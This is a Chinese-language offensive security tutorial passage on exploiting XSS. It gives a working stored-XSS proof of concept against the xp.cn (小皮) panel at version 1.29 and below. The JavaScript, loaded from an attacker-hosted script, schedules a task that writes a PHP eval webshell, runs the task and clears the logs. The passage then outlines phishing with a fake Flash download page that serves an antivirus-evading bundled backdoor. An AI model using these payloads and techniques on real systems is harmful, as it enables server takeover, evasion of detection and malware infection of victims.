
在接受面板发现相关信息
XSS跨站-攻击利用-数据提交
条件:熟悉后台业务功能数据包,利用JS写一个模拟提交–在管理员不知不觉中做到添加用户,通过某些申请等操作
利用:凭据获取不到或有防护无法利用凭据进入时执行其他
演示:小皮linux面板X1.29以及以下版本 系统存储XSS提交数据包模拟写入后门文件
参考:https://blog.csdn.net/RestoreJustice/article/details/129735449

POC:(小皮面板安装在C盘下)将poc放置在自己服务器根目录下,以便访问
function poc(){
  $.get('/service/app/tasks.php?type=task_list',{},function(data){
    var id=data.data[0].ID;
    $.post('/service/app/tasks.php?type=exec_task',{
      tid:id
    },function(res2){
        $.post('/service/app/log.php?type=clearlog',{

        },function(res3){},"json");


    },"json");
  },"json");
}
function save(){
  var data=new Object();
  data.task_id="";
  data.title="test";
  data.exec_cycle="1";
  data.week="1";
  data.day="3";
  data.hour="14";
  data.minute = "20";
  data.shell='echo <?php @eval($_POST[123]);?> >C:/xp.cn/www/wwwroot/admin/localhost_80/wwwroot/1.php';
  $.post('/service/app/tasks.php?type=save_shell',data,function(res){
    poc();
  },'json');
}
save();
构造payload并登录
<script src="https://192.168.10.200:8001/poc1.js"></script>
管理员查看日志时触发xss执行了js代码,写入后门文件1.php

访问1.php


可以访问到,使用蚁剑即可连接
XSS跨站-攻击利用-网络钓鱼
利用
- 部署可访问的钓鱼页面并修改
- 植入XSS代码等待受害者触发
- 将后门及正常文件捆绑打包免杀
工具项目:https://github.com/r00tSe7en/Fake-flash.cn
演示
制作钓鱼网站:如伪造flash官方页面,在下载链接上接入后门程序
把链接替换为后门捆绑免杀exe程序
